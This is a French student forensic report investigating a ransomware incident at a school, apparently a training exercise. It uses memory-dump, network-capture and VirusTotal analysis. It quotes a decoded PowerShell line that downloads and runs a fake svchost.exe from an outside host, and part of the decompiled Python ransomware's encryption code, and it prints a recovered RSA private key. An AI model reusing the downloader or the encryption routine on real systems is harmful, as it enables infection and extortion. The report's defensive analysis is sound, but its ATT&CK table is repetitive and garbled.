

PROJET MALWARE

2024

Rédigé et audité par :
MESSAOUDI Ilyasse

Table des matières

Rappel du cadrage	3
Contexte	3
Chain of Custody	3
Acquisition	3
Préservation	3
Réalisation	4
IOC identifiées	4
Identifications des malwares	6
Malware du fichier CV	6
Malware du service svchost.exe	7
Plan d'actions correctives	9
Conclusion	12

Rappel du cadrage

Contexte

Vous venez tout juste d'être embauché en tant qu'analyste forensique dans le CERT ESDCorp, l'une des écoles dont vous surveillez les réseaux a été frappé par un Ransomware.

Selon la direction de l'école, un fichier critique permettant de renouveler la certification RNCP du diplôme a été chiffré !

En effet, depuis quelques jours les attaques de ransomware semblent cibler particulièrement les secteurs liés à l'éducation.

Le niveau de l'attaquant qui est présumé responsable de cette attaque semble assez faible et votre manager espère que l'attaquant aura fait des erreurs vous permettant de parvenir à déchiffrer les fichiers

Chain of Custody

Chain of Custody en investigation forensic est un processus qui assure l'intégrité et la traçabilité des preuves numériques de leur collecte à leur présentation.

Elle documente chaque manipulation des preuves, incluant qui les a collectées, quand, comment et où elles ont été stockées.

Ce processus est essentiel pour garantir l'admissibilité des preuves en justice et prévenir toute altération qui pourrait compromettre leur fiabilité.

Acquisition

L'acquisition des données implique la collecte d'informations de manière rigoureuse pour garantir qu'elles sont représentatives de la réalité sans modification

De ce fait, les données ont été fournies par l'équipe du CERT ESDCorp, garantissant leur intégrité et leur authenticité dès la source.

Préservation

Pour préserver les données, j'ai utilisé une machine virtuelle sous Kali Linux.

Cette configuration permet d'utiliser des outils spécialisés tels que Wireshark et Volatility. Pour garantir que les artefacts restent authentiques et non altérés, je vérifie la valeur du hash MD5.

Elément	HASH MD5
ZIP contenant les éléments ci-dessous (infected.zip)	0c11d4d6a6eaa801aca427cacfb8400
Dump mémoire (dump.raw)	7708f8b427f3f4399d76e4fbdc5dff7
secret.zip.encrypted (fichier chiffré)	db5c3c3b82e431bb16a3dc13facc82a2
Capture réseau (capture.pcapng)	2d63728280a0e4a95f46f68d21f3bdd9

Réalisation

IOC identifiées

IOC, Indicator of Compromise (=indicateur de compromission), est un indice ou un artefact utilisé pour détecter des signes de compromission dans un système informatique.

Cela peut être une signature viral, une adresse IP ou même un hash de fichier malveillant.

Informations du système à analyser

Nom de l'hôte:	WIN01
Nom du système d'exploitation:	Microsoft Windows 10 Professionnel
Version du système:	10.0.19045 N/A version 19045
Fabricant du système d'exploitation:	Microsoft Corporation
Configuration du système d'exploitation:	Station de travail membre
Type de version du système d'exploitation:	Multiprocessor Free
Propriétaire enregistré:	windows
Organisation enregistrée:	
Identificateur de produit:	00330-80000-00000-AA583
Date d'installation originale:	02/06/2022, 23:44:06
Heure de démarrage du système:	30/10/2022, 23:50:28
Fabricant du système:	innotek GmbH
Modèle du système:	VirtualBox
Type du système:	x64-based PC
Processeur(s):	1 processeur(s) installé(s). [01] : AMD64 Family 25 Model 33 Stepping 0
AuthenticAMD ~3793 MHz	
Version du BIOS:	innotek GmbH VirtualBox, 01/12/2006
Répertoire Windows:	C:\Windows

Étant donné que nous avons un dump d'une machine Windows et des informations sur le système, j'utilise l'outil Volatility pour obtenir un ensemble d'informations, à partir desquelles je peux extraire des IOC.

En examinant les processus présents dans le dump, j'ai identifié deux processus suspects.

Tout d'abord, le processus avec l'ID 4312, qui exécute WINWORD.EXE avec un fichier nommé CV.docm.

Le nom et l'extension du fichier suggèrent qu'il pourrait s'agir d'un processus illégitime, possiblement une macro malveillante fonctionnant en arrière-plan.

```
*** 4312 5092 WINWORD.EXE 0x10e5a7c4100 33 - 1 True 2022-10-30 16:25:41.000000 UTC N/A \Device\HarddiskVolume2\Program Files (x80)\Microsoft Office\Root\Office16\WINWORD.EXE "C:\Program Files (x80)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\CV.docm" /o ** C:\Program Files (x80)\Microsoft Office\Root\Office16\WINWORD.EXE
3120 7110 svchost.exe 0x10e571402c0 4 - 1 False 2022-10-30 16:25:44.000000 UTC N/A \Device\HarddiskVolume2\Users\windows\AppData\Local\Temp\svchost.exe "C:\Users\windows\AppData\Local\Temp\svchost.exe" C:\Users\windows\AppData\Local\Temp\svchost.exe
+ 8076 3120 svchost.exe 0x10e571402c0 6 - 1 False 2022-10-30 16:25:44.000000 UTC N/A \Device\HarddiskVolume2\Users\windows\AppData\Local\Temp\svchost.exe "C:\Users\windows\AppData\Local\Temp\svchost.exe" C:\Users\windows\AppData\Local\Temp\svchost.exe
```

Dans un second temps, le service nommé svchost.exe, qui semble légitime, est présent. Cependant, le fait que ce programme soit situé dans un chemin de destination semblant très suspect et indique une possible activité malveillante, c:\users\windows\appdata\local\temp\svchost.exe.

DOCUMENT STRICTEMENT CONFIDENTIEL

L'idée est simple : l'attaquant vise à masquer son attaque en usurpant le nom du processus légitime svchost.exe, qu'il utilise pour se faire passer pour un service essentiel du système.

Maintenant que nous savons qu'il est nécessaire de dumper le fichier nommé CV.docm, je vais le récupérer pour en extraire le code source.

Une fois cela fait, voici l'ensemble des chaînes de caractères extraites du processus associé à winword.exe.

```
Win32_ProcessStartup
Win32ts:root\cimv2\Win32_Process
powershell -w hidden -enc [ABWAGEAdB0AD0A]JAB[AG4AdgA6AHQAbQBwACsATgBcAHMAdgB]AGgAbwBzAHQALgB1AHgAZQALADsAAoAE4AZQB3AC0ATwB1Ag0AZQBjAHQAIABOAGUAdAAuFcAZQB1AEAbApAGUbgB0ACKALgBEAG8AdwBtAGwAbwBhAGQARqBpAGwAZQAOAccAaAB0AHQAcAAAB0AHQAcAA6ACBALwB1AHMAZABjAHKAYgB1AHIAcwB1AGMAdQByAGkAdBSAGEAYwBhAGQAZQBtAGkALgBmAHIAlwBzAHYAYwBtAG8AcwB0AC4AZQB4AGUAJwAsACQAcAbhAHQAAApADsAAIBTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAALQBGAzAbB1AFAA8LAAKAAHAYQB0AggA
Attribut
e VB_Nam
e = "New"
```

La commande « powershell -w hidden -enc » attire mon attention, car elle indique la présence d'un payload encodé.

Il est facile de décoder ce payload en utilisant l'outil CyberChef pour retrouver la forme initiale du code.

The screenshot shows the CyberChef interface with the following configuration:

- Operations:** decode text
- Recipe:** From Base64 (Alohabet A-Za-z0-9+=)
- Input:** [ABWAGEAdB0AD0A]JAB[AG4AdgA6AHQAbQBwACsATgBcAHMAdgB]AGgAbwBzAHQALgB1AHgAZQAIADsAAoAE4AZQB3AC0ATwB1Ag0AZQBjAHQAIABOAGUAdAAuFcAZQB1AEAbApAGUbgB0ACKALgBEAG8AdwBtAGwAbwBhAGQARqBpAGwAZQAOAccAaAB0AHQAcAAAB0AHQAcAA6ACBALwB1AHMAZABjAHKAYgB1AHIAcwB1AGMAdQByAGkAdBSAGEAYwBhAGQAZQBtAGkALgBmAHIAlwBzAHYAYwBtAG8AcwB0AC4AZQB4AGUAJwAsACQAcAbhAHQAAApADsAAIBTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAALQBGAzAbB1AFAA8LAAKAAHAYQB0AggA
- Output:** \$path=\$env:tmp+"\svchost.exe"; (New-Object Net.WebClient).DownloadFile('http://esdcybersecurityacademi.fr/svchost.exe',\$path); Start-Process -FilePath \$path

En lien avec la capture Wireshark fournie lors de l'enquête, nous pouvons clairement observer la trace réseau correspondant à ce téléchargement. Cela confirme que le fichier malveillant svchost.exe a été récupéré depuis l'URL spécifiée.

The screenshot shows Wireshark capturing traffic on interface \Device\NPF_{B1AD6B1}. The selected packet (Frame 6285) is an HTTP GET request to http://esdcybersecurityacademi.fr/svchost.exe. The details pane shows the full request URI and the response information.

No.	Time	Source	Destination	Protocol	Length	Info
6285	37.151030	192.168.1.230	192.168.1.4	HTTP	141	GET /svchost.exe HTTP/1.1
12101	37.183893	192.168.1.4	192.168.1.230	HTTP	1221	HTTP/1.0 200 OK (application/x-msdos-program)

Désormais, on comprend que le fichier CV.docm en cours d'exécution contient un code PowerShell encodé qui télécharge et exécute un fichier malveillant nommé svchost.exe.

DOCUMENT STRICTEMENT CONFIDENTIEL

En creusant dans les processus, svchost.exe pid 8076 charge une dll se nommant python.

```
[kali㉿kali] -[~/Desktop/artefacts]
$ python3 .. /volatility3/vol.py -f dump.raw windows.dlllist --pid 8076 | grep 'python'
8076resssvchost.exe 0x7ffe36010000an0x3c1000ished python37.dll C:\Users\windows\AppData\Local\Temp\_MEI31202\python37.dll 2022-10-30 16:25:44.000000 UTC Disabled
8076 svchost.exe 0x7ffe36a20000 0xf000 python3.DLL C:\Users\windows\AppData\Local\Temp\_MEI31202\python3.DLL 2022-10-30 16:25:44.000000 UTC Disabled
```

Identifications des malwares

Comme mentionné précédemment, nous avons identifié deux processus potentiellement malveillants.

Le premier est cv.docm, un downloader qui, lorsqu'il est ouvert, active une macro qui télécharge et exécute un fichier exécutable. Comme observé dans la capture Wireshark, le fichier téléchargé est svchost.exe.

Le second processus suspect est ce même svchost.exe, qui utilise la technique du Masquerading en usurpant un processus légitime, bien que ses actions soient malveillantes, utilisant notamment une dll illégitime se nommant python.

Malware du fichier CV

Après avoir effectué un dump du processus malveillant lié à cv.docm, j'ai récupéré le fichier cv.docm pour en extraire et comparer son hash sur la plateforme VirusTotal. Cela m'a permis d'évaluer la gravité du fichier et de déterminer sa nature malveillante.

```
kali㉿kali:~/Desktop$ ls cv/ | grep 'docm'
file.0xd10e5bd05bb0.0xd10e58feb750.DataSectionObject.CV.docm.dat
file.0xd10e5bd05bb0.0xd10e59d95260.SharedCacheMap.CV.docm.vacb
Protocol TCP (6)
kali㉿kali:~/Desktop$ md5sum cv/file.0xd10e5bd05bb0.0xd10e58feb750.DataSectionObject.CV.docm.dat
5fd8f2b5f9a6f4cff487bbc1ee5fdc3c cv/file.0xd10e5bd05bb0.0xd10e58feb750.DataSectionObject.CV.docm.dat
```

42/67 security vendors flagged this file as malicious

Community Score: 42 / 67

Detection: 42/67 security vendors flagged this file as malicious

Details: file.0xd10e5bd05bb0.0xd10e58feb750.DataSectionObject.CV.docm.dat

Behavior: docx, auto-open, hide-app, macros, powershell

Community: 5

Crowdsourced AI: Hispasec flags this file as malicious

Threat categories: downloader, trojan, powershell


Family labels: emodldr, powershell, leonem

URL: <https://www.virustotal.com/gui/file/0d0082216663d1e79e6fc46f73b5769917e6b8e8de9be3ae6d53fb32f0533dd>

DOCUMENT STRICTEMENT CONFIDENTIEL

TTP CV.docm

Avec l'outil MITRE ATT&CK Navigator on peut créer notre contexte, ici un exemple pour le malware cv.docm.



Cette analyse permet d'améliorer la détection des menaces en utilisant les techniques MITRE ATT&CK.

En utilisant ce cadre comme référence, les investigateurs, comme nous, peuvent améliorer leur posture de sécurité en se concentrant sur les techniques les plus pertinentes pour leurs environnements et en proposant des stratégies de réponse ciblées aux clients.

Malware du service svchost.exe

Pour analyser la potentielle malveillance, comme avec le fichier précédent, je vais extraire le fichier svchost.exe, récupérer son hash, et le vérifier sur VirusTotal.

No.	Time	Source	Hostname	Content Type	Size	Filename
12101	37.183893	192.168.1.10	esdcybersecurityacademi.fr	application/x-msdos-program	8,188 kB	svchost.exe

```

> Frame 12101: 1221 bytes on wire (9768 bits), 1221 bytes captured (9768 bits) on interface 
> Ethernet II, Src: PcsComp (00:0c:29:4d:01:01), Dst: Microsoft (08:00:27:00:00:00)
> Internet Protocol Version 4, Src: 192.168.1.10, Dst: 192.168.1.10
> Hypertext Transfer Protocol (HTTP)
  HTTP Request Method: GET /svchost.exe HTTP/1.1
  HTTP Version: 1.1
  Content-Type: application/x-msdos-program
  Host: esdcybersecurityacademi.fr
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36
  Connection: keep-alive
  Accept: */*
  Accept-Encoding: gzip, deflate
  Accept-Language: fr-FR,fr;q=0.9
  
```

DOCUMENT STRICTEMENT CONFIDENTIEL

```
kali@kali:~/Desktop/artefacts$ md5sum svhost.exe
9b0ba3738c994d5850d97077d578d3bc  svhost.exe
```

48 / 75

48/75 security vendors flagged this file as malicious

437e0d18e60998bd0236dd5da5637a90ec3b6887f1eb25e6557a2354dc96404b
svhost (copie 1).exe

Community Score: 7.81 MB | Last Analysis Date: 18 days ago | EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 3

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label: **trojan.python/filerepmalware** Threat categories: trojan, ransomware, pua Family labels: python, filerepmalware, misc

Security vendors' analysis: Alibaba (Trojan:Win32/Filecoder.c732dc9a), ALYac (Trojan.GenericKD.67193031)

Do you want to automate checks?

<https://www.virustotal.com/gui/file/437e0d18e60998bd0236dd5da5637a90ec3b6887f1eb25e6557a2354dc96404b>

TTP de svhost.exe

Comme précédemment, voici une visualisation avec MITRE ATT&CK qui offre une vue détaillée des différentes attaques et techniques associées à cet exécutable.

Reconnaissance	Initial Access	Execution	Persistence	Privileged Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Efiltration	Impact
10 techniques	10 techniques	14 techniques	20 techniques	14 techniques	43 techniques	17 techniques	32 techniques	9 techniques	11 techniques	18 techniques	9 techniques	14 techniques
Active Scanning (6/10)	Acquire Access (6/10)	Cloud Administration Command (6/10)	Account Manipulation (6/10)	Abuse Elevation Control Mechanism (6/10)	Abuse Elevation Control Mechanism (6/10)	Adversary-in-the-Middle (6/10)	Account Discovery (6/10)	Exploitation of Remote Services (6/10)	Adversary-in-the-Middle (6/10)	Application Layer Protocol (6/10)	Automated Exfiltration (6/10)	Account Access Removal (6/10)
Gather Victim Host Information (6/10)	Acquire Infrastructure (6/10)	Drive-by Compromise (6/10)	Command and Scripting Interpreter (6/10)	BITS Jobs (6/10)	Access Token Manipulation (6/10)	Brute Force (6/10)	Application Window Discovery (6/10)	Internal Spearphishing (6/10)	Communication Through Removable Media (6/10)	Communication Over Alternative Protocol (6/10)	Data Transfer Size Limits (6/10)	Data Destruction (6/10)
Gather Victim Identity Information (6/10)	Compromise Application (6/10)	Compromise Infrastructure (6/10)	Container Administration Command (6/10)	Container Manipulation (6/10)	BITS Jobs (6/10)	Credentials from Password Manager (6/10)	Browser Information Discovery (6/10)	External Tool Transfer (6/10)	Content Injection (6/10)	Content Injection (6/10)	Defacement (6/10)	Data Encrypted for Impact (6/10)
Gather Victim Network Information (6/10)	Develop Capabilities (6/10)	Hardware Additions (6/10)	Deploy Container (6/10)	Boot or Logon Initialization Scripts (6/10)	Boot Image on Host (6/10)	For exploitation for Credential Access (6/10)	Cloud Infrastructure Discovery (6/10)	File and Directory Discovery (6/10)	Archive Collected Data (6/10)	Disk Eject (6/10)	Data Manipulation (6/10)	Data Manupulation (6/10)
Gather Victim Org Information (6/10)	Establish Accounts (6/10)	Phishing (6/10)	Create Account (6/10)	Boot or Logon Initialization Scripts (6/10)	Debugger Evasion (6/10)	Forge Web Credential (6/10)	Cloud Service Dashboard (6/10)	Internal Spearphishing (6/10)	Communication Through Removable Media (6/10)	Exfiltration Over C2 Channel (6/10)	Endpoint Denial of Service (6/10)	Endpoint Denial of Service (6/10)
Phishing for Information (6/10)	Obtain Capabilities (6/10)	Replication Through Removable Media (6/10)	Inter-Process Communication (6/10)	Comprise Host Software Binary (6/10)	Deploy Container (6/10)	Input Capture (6/10)	Cloud Storage Object Discovery (6/10)	File and Directory Discovery (6/10)	Content Injection (6/10)	Exfiltration Over Physical Medium (6/10)	Financial Theft (6/10)	Firmware Corruption (6/10)
Search Closed Sources (6/10)	Stage Capabilities (6/10)	Supply Chain Compromise (6/10)	Create or Modify System Process (6/10)	Compromise Host Software Binary (6/10)	Direct Volume Access (6/10)	Forge Web Credential (6/10)	Cloud Storage Object Discovery (6/10)	File and Directory Discovery (6/10)	Dynamic Resolution (6/10)	Exfiltration Over Physical Medium (6/10)	Inhibit System Recovery (6/10)	Inhibit System Recovery (6/10)
Search Open Technical Databases (6/10)	Trusted Relationship (6/10)	Scheduled Task/Job (6/10)	Scheduled Task/Job (6/10)	Create or Modify System Process (6/10)	Domain or Tenant Policy Modification (6/10)	Input Capture (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)	Encryption (6/10)	Network Denial of Service (6/10)	Network Denial of Service (6/10)
Search Open Websites/Domains (6/10)	Valid Accounts (6/10)	Event Triggered Execution (6/10)	Event Triggered Execution (6/10)	Event Triggered Execution (6/10)	Execution Guards (6/10)	Modify Authentication Process (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)	Exfiltration Over Web Service (6/10)	Resource Hijacking (6/10)	Resource Hijacking (6/10)
Search Victim-Owned Websites (6/10)	Shared Modules (6/10)	Serverless Execution (6/10)	External Remote Services (6/10)	Event Triggered Execution (6/10)	Exploit for Defense Evasion (6/10)	Multi-Factor Authentication Interception (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)	Non-Standard Port (6/10)	Service Stop (6/10)	System Shutdown/Reboot (6/10)
	Software Deployment Tools (6/10)	Software Deployment Tools (6/10)	Hijack Execution Flow (6/10)	Exploitation for Defense Evasion (6/10)	File and Directory Permissions Modification (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)	Protocol Tunneling (6/10)	System Shutdown/Reboot (6/10)	
	System Services (6/10)	System Services (6/10)	Implant Internal Image (6/10)	Hijack Execution Flow (6/10)	File and Directory Permissions Modification (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)	Proxy (6/10)	System Shutdown/Reboot (6/10)	
	User Execution (6/10)	User Execution (6/10)	Modify Authentication Process (6/10)	Hijack Execution Flow (6/10)	File and Directory Permissions Modification (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)	Remote Access Software (6/10)	System Shutdown/Reboot (6/10)	
	Windows Management Instrumentation (6/10)	Windows Management Instrumentation (6/10)	Power Settings (6/10)	Hijack Execution Flow (6/10)	File and Directory Permissions Modification (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)	Traffic Signaling (6/10)	System Shutdown/Reboot (6/10)	
			Pre-OS Boot (6/10)	Process Injection (6/10)	File and Directory Permissions Modification (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)	Web Service (6/10)	System Shutdown/Reboot (6/10)	
			Scheduled Task/Job (6/10)	Process Injection (6/10)	File and Registry (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)			
			Server Software Component (6/10)	Process Injection (6/10)	Modify Registry (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)			
			Traffic Signaling (6/10)	Process Injection (6/10)	Modify System Image (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)			
			Valid Accounts (6/10)	Process Injection (6/10)	Network Boundary Bridging (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)			
					Obfuscated Files or Information (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)			
					Plist File Modification (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)			
					Pre-OS Boot (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)			
					Process Injection (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)			
					Reflective Code Loading (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)			
					Rogue Domain Controller (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)			
					Re-Authentications (6/10)	Multi-Factor Authentication Request Generation (6/10)	Cloud Container and Resource Discovery (6/10)	File and Directory Discovery (6/10)	Data from Configuration Repository (6/10)			

Plan d'actions correctives

Maintenant que nous avons identifié le script Python comme responsable du ransomware et l'avons extrait du dump.

Je peux utiliser l'outil pyinstxtractor pour décompiler l'exécutable .exe, afin d'obtenir le code source.

Cela me permettra d'entamer un travail de reverse engineering et peut-être de découvrir la clé de déchiffrement pour tous les fichiers locks.

```
(kali㉿kali)-[~/Desktop/artefacts]
$ python3 .../test/pyinstxtractor/pyinstxtractor.py svhost.exe
[+] Processing svhost.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.7
[+] Length of package: 7867311 bytes
[+] Found 38 files in CArchive
[+] Beginning extraction ... please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_subprocess.pyc
[+] Possible entry point: encrypt.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.7 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: svhost.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

Voici le code source complet du ransomware.

En examinant de plus près nous voyons que le ransomware, par son essence possède une clé privée et clé publique.

Je vais maintenant rechercher toutes les occurrences potentielles dans le dump à la recherche éventuelle d'une clé laissée en clair sur la machine.

```
(kali㉿kali)-[~/Desktop/artefacts/svhost.exe_extracted]
$ /home/kali/.local/bin/uncompyle6 encrypt.pyc
# uncompyle6 version 3.9.2
# Python bytecode version base 3.7.0 (3394)
# Decompiled from: Python 3.11.4 (main, Jun  7 2023, 10:13:09) [GCC 12.2.0]
# Embedded file name: ransomware\encrypt.py
from os import path, walk, rename
import cryptography
from cryptography.fernet import Fernet
import requests
from cryptography.hazmat.primitives import serialization, hashes
from cryptography.hazmat.primitives.asymmetric import utils, padding
import base64, time

def generate_secret_key():
    key = Fernet.generate_key()
    return key

def encrypt_secret_key(public_key, secret_key):
    public_key_bytes = serialization.load_pem_public_key(public_key.encode())
    encrypted_secret_key = public_key_bytes.encrypt(secret_key, padding.OAEP(mgf=padding.MGF1(algorithm=(hashes.SHA256()))),
                                                algorithm=(hashes.SHA256()),
                                                label=None)
    encrypted_secret_key = base64.b64encode(encrypted_secret_key)
    return encrypted_secret_key

def encrypt_file(file, public_key):
    errors = []
    key = generate_secret_key()
    encrypted_secret_key = encrypt_secret_key(public_key, key)
    f = Fernet(key)
```

DOCUMENT STRICTEMENT CONFIDENTIEL

Bingo ! En cherchant dans le dump, nous avons trouvé une clé privée. Il est maintenant nécessaire de la faire correspondre avec la clé publique pour récupérer le mot de passe du fichier zip.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAYh5WqoT1lubJInFX8PHeUztSpYW02f3Qe7VkgEjfPBu4k43r
JbZqzo83laJMPrlSbUYm+PHolwnf01+dCYtW7TqVWYMF9NYmNxnA/s+CmB/hyEy
abbvfpz0Acp0Pv/xhX4qPSnvhPX20LF/7Nm3XpmgcNtAopFDQzJP6WCFWxmP5qWV
wy9z2f5b3Js5AyZu0aPSADXTloaAcAsUHLsHz3lVRUOGXVj7uVJdCxypAOraZWej
Sqa3qIv6r0cfalG585z2zhY10fuvIUXwp7jhcaA+DzYvEIrd/csgyUdpXNnkJl0
q1mPqC15/h6fOWUXTi81jzYID7shFgaAcLmoWQIDAQABoIBAGNbRJzU8SXSGdt5
OuDzI7+wdtEDIltCLnaX2lG+iy4w+kPa4SyjvUNW8u9K6ijqGmc/sqGM1DxBTqiQ
RfTMYgwXC5s73j+b31yFYOG2uLSQxLIVD/QWjZH7qBV4HGp6ENkcQFdmoEX2VFY+
wDwCWP5dWIaFCP9nKG0dA7/+LqgJXmI5DSIXKkBo16RGlpMgDsfwSxf4Y8k4RXIC
e1lThFtYOPzznifqzJcQfsB91Yh9ncf5F8/NiCRE2gT6NYVGjr96/cKJl4lan5uZ
96jq7uSgCe0wumLDYXztamhNkbn+qPzfWqR0AHBGp0B5CFKVeRtJXleHKpT/jEoI
i13yGz8CgYEAE1DzjLdhN8rkt96mHr/XaqqS1DrFpDgSWXwa0WHo7KBLhsFFXFQhe
8KVwzNrGRDwY/wRLBdPj4bZaaGDz+J4wwgcXPVTHcp6Tpjcm/rMMxiANB2QYZUdf
DqU94QnYwaFpo+GllXU/LyY0504iMFKNhTsdrWbKiSiAbw3+LJP1218CgYEAE8dWE
2YBhM0DtFTaU19Jz9JLHwrnz/hHyiYrnDUAc2aIEK5Cjp2upnonSD18CJIJUqlHn
Obmb3Jq0BcrEHi6bt4lI7pt0roXu+0Gsf7GUUp3iJxyaQplCv10gFDb3BxnEoudqU
MwzDRAXqg9akuUBZhBnvikFjJMCkvrmIw13Yz0cCgYBXqVJ4NBh2AbCP09D8h8Kq
qt8x02s94/0sALvqs4nNkobvbEilIld8eojtxAsSUFRNGLvYC13bc5NB+5GphcVD
zup/Lh9XI1J+29baaqADEWfwPpKo+mKzzOKTGzsS1xWoH+JhqgzP75tFSWqLpP1Z
I0KtxYAwRggUEV6DkRWCZwKBgB+nNOZLGW3d96opJL5C+45tj9v6/uaobrh2B9wC
IkSSIj2Zhvi082Ce5XHBm8Qvkukpr/wsQSxUy29epODWdNmqqPHOOwWz+dtNI003T
boolEVORxqkeMoWJg0/VgIF61tSYuYEEdEIncxF9RPupIc+GhVN4hxNpQpL+aCqpT
REeNAoGASY2N0lB8kWxWnubor1fgFvjWNLcLoftlLE/PDuKPbnRM/AGHbNrLjj9V
HhpoY3C6w6KpeUabcZNugXPQG8Rc04QTPxASX59Px65RLRHaoEL63aHNI878D8tv
cKfZdTtvfgzUFFP9IdgXhiRQtxttZMV2NBgiukYZutIQ0RYsbG8=
-----END RSA PRIVATE KEY-----
Wps4g8Ekd
zXb,W8
Cqy;{
string.txt
/BEGIN RSA
```

Comme l'indique le code, une ligne `esd_issou_esd` est inscrite juste avant la clé de chiffrement publique, qui ici est encodé en base64.

Désormais il nous reste plus qu'à faire correspondre avec la clé privée afin de récupérer le secret nécessaire au déchiffrement de l'archive.

```
dmyWSfKoVm9XYwdjajg0ZtaxaL8lDZqZDgV6YDG4LT2YHPISR07uRUNbMWDPY2sZ6_Bx4020ITbr84Z0bfh6fUAKn77flgET6MkVA-VW6QnUGFoR9u4wReRn-1iuExg==esd_issou_esd0XvpZ8jzYl5BF
2WjJpBSm56Q61eFIWj+TiZadpneEl7xc3Xpo3+ws2uorJo/5sUrvl540Znt31jHz/r0FCxQerlpzUdzke/Ay/aMyg8LdW0I/4982MDZK5xYB8DLw434FS1i73UsklL1293xTDM7Kz0Pu3tC3GQk6kR0J
xTwf3hcku082TaewwrHuW+TvPc9oQ1sRCaSprM2DFC2MKo2jX/t0XmEZeQmZS9Q/sItVfYVm6BgFOVewB7afXGEjiZn4cq2JuoIoFTgps4Dykf9ud0sE+Z9Qmf/BkD8lf5B2tZEUGqkzTYYuU1hMiG047y0
95PU70eHL8/q9xSYBbg=
```

DOCUMENT STRICTEMENT CONFIDENTIEL

Une fois de plus, en utilisant l'outil CyberChef, nous avons pu extraire le secret dans la zone de sortie.

Operations

from base

From Base

From Base32

From Base45

From Base58

From Base62

From Base64

From Base85

From Base92

Favourites

Data format

Encryption / Encoding

Public Key

Recipe

Remove non-alphabet chars Strict mode

RSA Decrypt

Input

```
